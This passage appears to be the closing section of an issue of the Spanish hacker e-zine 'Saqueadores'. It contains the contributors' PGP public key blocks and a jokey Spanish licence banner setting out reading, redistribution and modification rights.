hMoOhlekDoaM3TS0T5uapX5J6wqUbd8X4Y/L0CSvqeaMhik7B6nveVlKPjjOm1bV
G184BADORd/CAMprmeqnCYTjDF64DXtPf4s78ZKGO1F1O80XefiDdZT0CUoHiOLv
cawP1ceD5VtqZRr1SLSmGsoHIb/ShDXx99/1x1AEuf1bkfV+QEG5z/8pdtPl7hk+
FFfE4AcYo4dwLlRu57iPTYdUDz65WG+VVWLLFv6P/5NqZ+uH1rQdSGVuZHJpeCA8
am1faGVuZHJpeEBheGlzLm9yZz6JAEsEEBECAAsFAjZVmqUECwMBAgAKCRAH/I+X
b7Ezy26SAJ99znPCTy7slXru0MOQPsTfxqSIgQCfbDeOmmkSVvcw7kiAe9+QHyu5
in25Ag0ENlWaphAIAPZCV7cIfwgXcqK61qlC8wXo+VMROU+28W65Szgg2gGnVqMU
6Y9AVfPQB8bLQ6mUrfdMZIZJ+AyDvWXpF9Sh01D49Vlf3HZSTz09jdvOmeFXklnN
/biudE/F/Ha8g8VHMGHOfMlm/xX5u/2RXscBqtNbno2gpXI61Brwv0YAWCvl9Ij9
WE5J280gtJ3kkQc2azNsOA1FHQ98iLMcfFstjvbzySPAQ/ClWxiNjrtVjLhdONM0
/XwXV0OjHRhs3jMhLLUq/zzhsSlAGBGNfISnCnLWhsQDGcgHKXrKlQzZlp+r0ApQ
mwJG0wg9ZqRdQZ+cfL2JSyIZJrqrol7DVekyCzsAAgIH/2C2UUDdjmvqL/dYjbIc
e+FHZf6WOk5Fdtn5yDB0t0gouEyuCnV+sPhmjDFA91aGTFofwwCmAZ3s0Uf1aVjw
8xbIYl71QL+5g2IgG4GxTD3hOwRtT9IpZJ0MyC/rgNTD3R6rJyBCXYa9dH3xGaA9
STSeM7C3lFEDxY1EaqNmCn/5/mQmg05X43JWHlijfBx0IoNvpmesHsT2VnDaLaEM
uqbbm/8pApikp2TbuOHQUFxRSTAjTO8Js6mzSweqxkB5/sufE2KdE+RNeeiJm/hh
ElEU07WnE0EOR5Ytpcaju0GEQcfn4F1MZj9YN3344wr8ebfblVmZpJaU4QL/Bhu2
s92JAD8DBRg2VZqmB/yPl2+xM8sRAsYnAKC9j1fXlCnz0K7s24mivo3IYFDQfACg
85/6XRiUQEKDXEfoh/jF3YgTyM0=
=P4Rp
-----END PGP PUBLIC KEY BLOCK-----
<-->
<++> keys/Qua$ar.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.5.3i for non-commercial use <http://www.pgpi.com>

mQGiBDaxy30RBAD2fmE35+UbZ1a7QX7WSlTXtqYThKPLRFaWeEWHOU3FUQpKIIgA
5c9PI9AeqiAxa7tLZh7ISl/dw+VhxqAWLhcwKN/hInUiyYcofTGnZqizbegTPAnJ
YZ0O1h3BTY810oB/9eelNf8JV+IjVEmy3BjYtO9zkanYPDXFBga/nG6WmQCg/3I4
d8JgKI1+4lTjaTJ4u2EDeacEAJ5TdXwbrIrqPAGeUekKvK6Zg7n84fNkhVeco52z
2mmR7+1hsH470TKC+FonjH5tNG5Bc5ZJ+Uqx6bPNZ17/olUufVhJ2QsNfLsWeaMr
+Y25sF2+Y1K5nnEdbHmM9ksc0nZft5ooeXWz8fb889IYensqv1jeVfZAdaupXFJS
UYu5A/oDbYz+hf0R6LziAkpyresJuvgW8NNP1xLvbq/h/onhmhfnnf4q/OVny86T
QnMiFgvN7Eg2jMwBOe5CJNbM2E8WuE1tX8L1dBV7e/Fizi26n/Vw87wK3L09vj/e
vsGPZXeEhrtmlnYO/B8eT+lEhlPaMOS+2Usciaw37jc4M9HMwrQhZUwgUXVhc2FS
IDxRdWFzYVJSQGdlb2NpdGllcy5jb20+iQBLBBARAgALBQI2sct9BAsDAgEACgkQ
```

1b66PkExHRhdJQCfYkKR+rnO3JB74LTdPuhy2BeZWJEAmQEXPdV4zS2EZjDGBPJi
au4fVqTQuQINBDaxy30QCAD2Qle3CH8IF3KiutapQvMF6PlTETlPtvFuuUs4INoB
p1ajFOmPQFXz0AfGy0OplK33TGSGSfgMg71l6RfUodNQ+PVZX9x2Uk89PY3bzpnh
V5JZzf24rnRPxfx2vIPFRzBhznzJZv8V+bv9kV7HAarTW56NoKVyOtQa8L9GAFgr
5fSI/VhOSdvNILSd5JEHNmszbDgNRR0PfIizHHxbLY7288kjwEPwpVsYjY67VYy4
XTjTNP18F1dDox0YbN4zISy1Kv884bEpQBgRjXyEpwpy1obEAxnIByl6ypUM2Zaf
q9AKUJsCRtMIPWakXUGfnHy9iUsiGSa6q6Jew1XpMgs7AAICB/4txlaBtyuuek84
WEeGsr2L1NCG7M7OargtfQBI6BMnfvWvsySlaCoNPaS5Ei5hMQxLcYGtEGejMOHX
RzYjf2KHCw/uBhBIDRb2BzwFZKg+M7YgTAUlgSRzcJR0Xgfne6MWDRsWbDHN0Lb/
zY5EmcIHpd5mmQYG5vAML8RdOOqzjmfd88IGCSOvrDUvZgbGFJ48U7fYa5N3P8S4
qCJ+cLCCSzQLAZ0JqNWRhIwHc1gPqlhVvvdpnN1i1XTZw1B/EQu+tQy7HIVR9qQe
1QAOCDvDpT1q0EE2y7Kyw4VK5LhhR2FdVnU/EuoJOIm9A4uOh79JnCN5xGgnHc/4
0ogVLw6biQBGBBgRAgAGBQI2sct9AAoJENW+uj5BMR0YiPYAn0M2br3qz6uFlaTn
waqyX+06B7q2AKDYHIHSfOLAivODr7YF5h0iGSWMHw==
=k4hp

```
-----END PGP PUBLIC KEY BLOCK-----
<-->
 @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
 @ Derechos de lectura: Toda la pe~a salvo los que pretendan usarlo para   @
 @                      empapelarnos, para ellos vale 1.455 pts/8'75 Euros @
 @                                                                         @
 @ Derechos de redistribucion: Todo el que quiera sin modificar la revista @
 @                                                                         @
 @ Derechos de modificacion: Reservados                                    @
 @                                                                         @
 @ Derechos de difusion: Libre para cualquiera que no gane dinero con ella @
 @                       (la pasta toda para mi!!), permiso previo quien   @
 @                       pretenda sacar pelas. Citar la fuente en todo caso@
 @                                                                         @
 @ No-Hay-Derechos:   Pues a fastidiarse, protestas al Defensor del Pueblo @
 @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
 Pulse Ctrl-Alt-6 mas May-P-W para esguince de dedos.
Saqueadores (C) 1996-9
```

EOF